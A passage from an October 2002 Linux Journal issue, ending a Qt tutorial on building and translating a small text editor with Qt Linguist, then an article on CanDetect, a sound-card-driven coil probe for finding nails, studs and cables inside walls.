#include "editor.h"
int main( int argc, char ** argv )
{
    QApplication a( argc, argv );
    Editor *w = new Editor;
    w->show();
    a.connect( &a, SIGNAL( lastWindowClosed() ),
               &a, SLOT( quit() ) );
    return a.exec();
}
```

As in every usual Qt main(), we create a QApplication object, hand it possible command-line arguments (argv) and create the Editor widget w. Then we show it to the world and enter the application loop with a.exec().

You may notice that a **a.setMainWidget(w);** line is missing that defines the main widget of the application (we'll explain this later). However, without a main widget, the application will not quit when the last window is closed. So, we have to connect the application object's signal, lastWindowClosed(), to its quit() slot.

make and a subsequent ./lj-article in the project directory should result in a running, yet not fully functional text editor. If you wish to call the binary by something other than the project file's base name, add the line **TARGET = ljedit** to lj-article.pro.

Time for Coding

Basically, we won't do much more than substitute the qWarning()'s saying “not yet implemented” in editor.cpp with reasonable functionality, using our favourite text editor. If the Designer's built-in code editor suits your needs, you don't have to worry about subclassing, but compiling and debugging becomes more painful, so we decided against it.

Listing 1 shows all of editor.h; Listing 2 is an excerpt from editor.cpp. All listings are available from the *Linux Journal* FTP site [ftp.linuxjournal.com/pub/lj/listings/issue102/4722.tgz].

Listing 1. editor.h

Listing 2. editor.cpp

Apart from the four slots left to implement, we re-implement the closeEvent(), a function that's called when a widget is closed, because we want the user to confirm the closing of an editor window so as not to unexpectedly lose data. For clarity reasons, the relevant user dialog is implemented in a separate function, saveAndContinue().

Also, we introduce two class variables: fileName, to store the filename of the currently edited file, and editField, to hold a copy of the QTextEdit widget. Providing these variables with initial values is the only task for the Editor constructor.

Another easy task is to implement the fileNew() slot. It creates a new Editor window and shows it. This is why we don't make the first editor window the application's main widget: if we did, closing the first editor window would make all other windows close too.

But what happens when the user closes a window or the entire application? The re-implemented closeEvent() calls saveAndContinue() with one argument: the message that should be displayed to users when they decide to abort the closing process (line 159). As with all text strings, we embrace it with tr() to make localization possible. If saveAndContinue() returns a “yes, continue”, the close event is accepted; otherwise the event is dismissed.

If the user has chosen a filename for the editor content or entered some text into the QTextEdit widget, it is safe to assume that he or she might want to keep the work. In this case saveAndContinue() brings up a message box using the filename as the window caption that asks: Save filename? Three reply buttons are provided: Yes, No and Cancel. The slightly copious notation with the %1 placeholder for the content of fileName is important for internationalization: other languages order words differently, and the translator must have a chance to place the filename elsewhere, say the beginning of the phrase.

If the Yes button was pressed (line 181) the editor content is saved under the given name. If no filename has been set, fileSaveAs() asks for a filename before storing. If the answer is No, all unsaved changes are lost. The user is informed about this in the status bar for 2,000 milliseconds (line 187). The Cancel button shows the abort message in the status bar, and saveAndContinue() returns a “no, don't continue” (line 194). In the case where no filename and no editor content are present, no message box appears. The return value then is a TRUE, “do continue anyway” (line 201).

saveAndContinue also is called from the fileOpen() slot. If the editor window contains text or if a filename was defined previously, the user has the chance to save it prior to opening another file in this window.

Whether saved or not, clearing the editor content and resetting the window caption makes the user aware that the old editor content is gone. With the help of a file dialog presenting the content of the current (.) directory, the user gets the chance to choose a new file.

All over the World


With the tr() functions around each text string, we're able to release the program in other languages. All this step requires are some modifications of the main() function and the actual translation. The latter is easily accomplished using Qt Linguist (Figure 2). But before you or another translator gets started, we have to obtain the text strings to be translated.

First we add another variable, TRANSLATIONS, to the *.pro file:

```
  TRANSLATIONS = ljedit_de.ts \
                 ljedit_no.ts
```

This example states that the application is bound for translation into German (ljedit_de.ts) and Norwegian (ljedit_no.ts). It is quite important that the base name of the file containing the translation ends with a locale abbreviation like “de” or “no”.

Once you have selected the desired translation language(s) for the application, typing **lupdate *`lj-article`*.pro** creates two XML files that can be loaded into linguist. The translator now translates each string and switches the yellow question mark to a green tick when completed. The task has been fulfilled as soon as the Scope window (on the left-hand side of Figure 2) reveals that all of the classes have been translated fully.


Qt Linguist by Trolltech - /home/trish/artikel/linuxjournal/lj-article_3.0.4/ljedit_de.ts
File Edit Translation Validation Phrases View Help

Done	Context	Items
✓	Editor	17/17
?	ljeditor	30/34

Done	Source text	Translation
✓	Cut	Ausschneiden
✓	&Cut	&Ausschneiden
✓	Copy	Kopieren
✓	C&opy	&Kopieren
✓	Paste	Einfügen
✓	&Paste	E&infügen
✓	About	Über
✓	&About...	&Über...
✓	Italics	Kursiv
✓	Bold	Fett
✓	Underline	Unterstreichen
✓	Close	Schließen
✓	&File	&Datei
✓	&Edit	&Ändern
?	&Help	&Hilfe
✓	About ljedit	Über ljedit
?	Tools	
?	Font Characteristics	
?	A tiny text editor. (C) 2002 Patricia Jung for Linux Jour...	Ein klitzekleiner Texteditor. (C) 20...

Source text

&Help

Translation

&Hilfe

Phrases and guesses:

Source phrase	Translation	Definition
&File	&Datei	Guess (Ctrl+1)

47/51 MOD

Figure 2. Translator's Friend: Qt Linguist


A professional translator will compile phrase books of common phrase-translation pairs before actually starting with the translation of a program. As Linguist currently doesn't let users copy translated strings from a program directly into phrase books, the effort of compiling a phrase book is too high for those who do not translate frequently. This is a pity because phrase books support consistent usage of phrases within an application or even throughout an entire range of programs. However, even without phrase books, Linguist offers quality control switches. Validation®Accelerators—if on—ensures that accelerator keys (marked with an &) are not forgotten under translation. Validation®Ending Punctuation, on the other hand, checks whether the translated string ends with the same punctuation mark as the original.

When the last translated phrase is saved, File®Release... compiles the translations into a *.qm binary file that can be used by the program. To release an entire set of translated *.ts files, **lrelease** ***`lj-article`*****.pro** can be used instead. If the code is changed afterward, a fresh **lupdate** run integrates the relevant changes with the *.ts files listed in the project file, and **lrelease** updates the binary version.

Listing 3 shows the internationalized main(). New is the inclusion of qtranslator.h and qtextcodec.h. Depending on the locale used (as defined by the environment variable LANG), the base name of the translation file is compiled (line 13). If LANG is set to, for example, de or de_DE, the application looks for a file named ljedit_de or ljedit_de.qm in /local/lib. If it can't be found there, the original language version is used. Unfortunately, there is no simple way to search multiple directories and/or avoid hard-coded directory names.

Listing 3. ljedit.cpp (Internationalized Version)

If a translation file is found, the QTranslator object loads it, and it is installed to serve the application (line 15). A German version of ljedit is shown in Figure 3.



```
#include <qapplication.h>
#include <qtranslator.h>

#include "editor.h"

int main( int argc, char ** argv ){
   QApplication * app = new QApplication( argc, argv );

   QTranslator * translator = new QTranslator( 0 );
   translator->load( "ljedit_de", "." );
   app->installTranslator( translator );

   Editor * editor = new Editor;
   editor->show();

   QApplication::connect( app, SIGNAL( lastWindowClosed() ), app, SLOT( quit() ) );

   return app->exec();
}
```

Figure 3. ljedit.cpp (Internationalized Version—German)

Patricia Jung (trish@trish.de) has been a system administrator, technical writer and editor, and as such, is happy to have the privilege of dealing with Linux/ UNIX exclusively.

What Do You Have in Your Walls?

Alex Perry

Issue #102, October 2002

Alex describes how to find out, using only the sound card in your Linux computer and some wire loops.

A stud sensor can be purchased for as little as $10.00 (US), so why would anyone try to use their Linux computer to look inside walls for power cables, nails, rebar, studs or anything else?

The CanDetect Project came into existence as a side effect of working on a more difficult problem, one where $10.00 of equipment wasn't going to get the job done. Short for Corroding Aircraft Non Destructive Evaluation using software Tools and an Eddy Current Tester, CanDetect aims to provide AMTs (aviation maintenance technicians) with an inexpensive means of performing corrosion inspections on aircrafts. CanDetect seeks to eliminate the expense of specialized computers, external amplifiers, modulators and power supplies, yet still allows an AMT to find tiny defects in metals buried under paint and even under other metals.

Our approach consists of software that can run on any Linux-supported platform and an inspection probe designed to be plugged directly in to the connectors for /dev/dsp—the character device corresponding to the sound card. An application-specific bootable CD-ROM image was developed for the *Embedded Linux Journal*'s NIC contest. If you have a NIC and/or plan to inspect an aircraft, the SourceForge site (candetect.sourceforge.net) has more details. For how to find what is in your walls, read on.

Important Warning: The simple home improvement device described in this article is not approved for use in aviation. Do not use this device in aviation.

The Probe

In earthquake-prone areas, such as California, construction using bricks would be unsafe. Instead, a strong yet lightweight frame consisting of wood or aluminum vertical beams (with approximately 40cm spacing) is covered by a thin, flat layer of particle board, plaster or similar material with enough strength to support only itself. During an earthquake, such a wall would push adjacent furniture over, unless the top of each item has been securely fastened to the wall. When attaching furniture or cabinets to framed walls, it is important to align the screws with the stronger internal structure that can bear a load. Walls also contain pipes and electrical wiring, and it's best to avoid them (obviously) when driving long screws through the wall.




Figure 1. Inductive coil pair, optimized for 10KHz and 2cm depth.




Figure 2. Construction details for the probe shown in Figure 1.

The probe shown in Figure 1 was built by my colleague, Brian Whitecotton. His work is much more photogenic than mine. The probe consists of two coils, whose centers are 2.4" apart, glued to a piece of wood, as shown in Figure 2. Each coil has a diameter of 2.2" and 80 turns of insulated wire. The coils are soldered in series, such that the current rotates in opposite directions, between the left and right signal-out wires. The midpoint between the coils is connected to the mono microphone input. The grounds of the output and input are connected together, as shown in Figure 3. That design has resistance of 6.2 and inductance of 0.8mH.




Figure 3. Schematic of the electrical connections for the probe shown in Figure 1.

When building the probe it is important to verify that the electrical connections are the same and that the two coils are as identical as you can manage. Don't use any other metal in the construction, no matter how tempting, because this probe is designed to detect any metal in nearby walls. By the way, this probe is useless for NDE (nondestructive evaluation) on aircraft.

Wall Signals

Non-physicist Linux users are sometimes intimidated by the physics of these concepts, but don't let that stop you from trying out this project. If nothing else in this section makes sense, know that point sources, such as nails, tend to give rounded signals and line sources, such as power cables, tend to give much more pointy signals.




Figure 4. Prostar notebook 1KHz, linear scan of an invisible dry wall nail.

As it scans across a wall to find invisible nails, the software reports a positive signal when the nail is inside the circle of one coil or a negative signal when the nail is inside the circle of the other coil. This is shown in Figure 4. When trying to examine a large wall area, the coils can travel next to each other so that the sign of the signal indicates which coil encountered a nail. When trying to determine the exact position of a nail, the coils travel along the same path so that the central symmetry with no signal will indicate the location to within a few millimeters.




Figure 5. Prostar notebook 1KHz, linear scan of an invisible 110V> power cable.

Power cables, as shown in Figure 5, or metal structural components obviously will have much larger signals. The shape of the signal distinguishes a point (such as a nail head) from a line (such as a wire). A point has almost the same signal when it's anywhere within the circle of the coil, so the plot has a flattened peak. A line has a signal that varies with the length of the line that is inside the circle, reaching a maximum when it is the diameter. Therefore, the plot has a more pointed peak.

Although a cheap stud sensor can find objects, you must buy a more sophisticated unit if you want more than that basic location. In addition, a cheap sensor cannot distinguish between a water pipe, a structural beam and a power cable.




Figure 6. The phase of the signal suggests what type of metal each object is. Iron and steel are highest, copper and aluminum are lowest, brass and the like are in the middle. Around 1KHz, the phases are clearly separated into three groups.




Figure 7. The signal size suggests how large each object is. Aluminum gives a relatively small signal compared to steel.

More expensive and capable sensors compress their detection results into simple displays. Our software-based sensor can benefit from the better display and adjust the measurement to identify classes of objects. Once an object has been found somewhere inside the wall, the phase of the signal, as shown in Figure 6, indicates what the material is. The size of the signal suggests how big the object is, as shown in Figure 7. The way these two vary with frequency can be used to recognize the shape of the object.

Computer Platforms

The CanDetect Project has modest system requirements, and it doesn't require a dedicated Linux computer. You can even borrow a Windows machine as booting into Linux from CD-ROM or floppy disk is an established technique. We used the inexpensive, CD-booting New Internet Computer (NIC, www.thinknic.com) in our *Embedded Linux Journal* competition entry.

In order to simultaneously output and input a waveform, the sound card (or sound chip integrated on to the motherboard) must be capable of full duplex operation. Many older sound cards and more recent notebook computers are often unable to achieve full duplex status without reducing the sample resolution and/or sample rate. The card needs to operate in 16-bit mode. This is equivalent to each voltage reading being nominally capable of resolving 16ppm of full scale. For this project, it is worth avoiding old designs and ones that don't sound good. Also, there should be no audible hiss from the microphone at full volume.

When choosing between many computers, you can add the measuring program into the Linux Terminal Server Project (LTSP, www.ltsp.org), as a service under inetd. After preparing EtherBoot (www.etherboot.org) floppies for relevant network card types, you could evaluate hundreds of computers in an evening. Simply network boot each computer using a floppy, use its X terminal to log in to your remote workstation and run a script. That script parses the DISPLAY variable to find the IP address, connects to the inetd service on the computer, runs the tests and then logs and displays a summary.

Software Approach

We developed AudNet to operate the sound card. Then we patched a version of xoscope to plot the streaming results, as shown in Figure 8.




Figure 8. Block diagram showing the interconnection of program elements.

AudNet operates the sound card so there is always something to play, and AudNet retrieves the recorded signals. Keeping the play and record channels synchronized is important. Normally two input and two output electrical channels are present on most sound cards, and one waveform is used for each channel. All waveform values have full scale, -1...+1.

Many different kinds of measurement requests can be submitted at any time and are performed as soon as possible. The library simply works through the to-do queue until it gets to the end (if it ever does). When the request queue becomes empty, the most recent request is simply repeated until a new one shows up. Each request states how many times its waveforms should be repeated.

Since playback data has to be placed in the sound queue a second or more before it is played, and recorded data appears in the sound queue a short time after it is recorded, the library keeps track of how much data is in those kernel buffers. Often, the request being sent out is a different one from the one whose data is being collected in a response.

Because many electromagnetic systems are slightly resonant, the request also specifies how many times the waveform must be performed until the probe and sample have reached a predictable state for reliable measurement. These skipped cycles are performed only when the library switches from one request to a different request definition; they are not needed when a request repeats.

For single frequency measurements, the sample program, main, expects two command-line parameters: a frequency in Hz and the phase adjustment of the output in degrees. **main** requests that AudNet generate two clean sinewaves with a frequency as close as possible to the parameter, but of opposite sign on the speaker channels. It then sets the repeat number to give new measurement responses about ten times per second.

xoscope—Graph Plotting

We use a modified version of xoscope to display our results. An oscilloscope will discard input signals whenever it is too busy to draw to the screen, and the original xoscope does the same thing. This is a problem in CanDetect regarding long duration viewing of a slowly changing signal, so we modified xoscope to fix this issue.

The driver for the Linux sound card was initially replaced with an AudNet-based one. On the NIC, any filesystem access can block while the CD-ROM spins up, and any display write could wait while the processor works on the unaccelerated video chipset. As a result, xoscope often would not call our driver for many seconds. The occasional five-second delay exceeded the kernel buffer size and caused loss of synchronization.




Figure 9. Snapshot of the xoscope window during data acquisition.

The second hardware driver for xoscope reads an environment variable, XOSCOPEAUDNET, for a command line that is expected to provide suitable data with a 10Hz sample rate. This environment variable is initialized before starting xoscope to ensure that the main program is invoked with the desired settings. Since main runs as a completely separate program and does not access the display or any files, it doesn't get blocked from execution.

The driver scales the floating-point values so that one count of the display is 10ppm of the sound card's full-scale input. Consequently, signals in excess of 32% of full scale are clipped due to the limited dynamic range of xoscope's internal storage buffers.

The changes to xoscope's CVS also are tracked in our src module, as xoscope.patch should be applied before configuration. The patch adds that new driver and modifies some defaults. The new configuration script option, --without-vga, forces nondetection of svgalib, which is useful when building on a computer with svgalib and the binary will be used on a computer without it.

Building the Binary

You can quickly try the current project software by building a bootable floppy, as shown here:

```
  $ mkdir candetect.sf.net
  $ cd candetect.sf.net
```

```
$ cvs -d :pserver:anonymous@cvs.candetect.sf.net:
/cvsroot/candetect login
$ cvs -d :pserver:anonymous@cvs.candetect.sf.net:
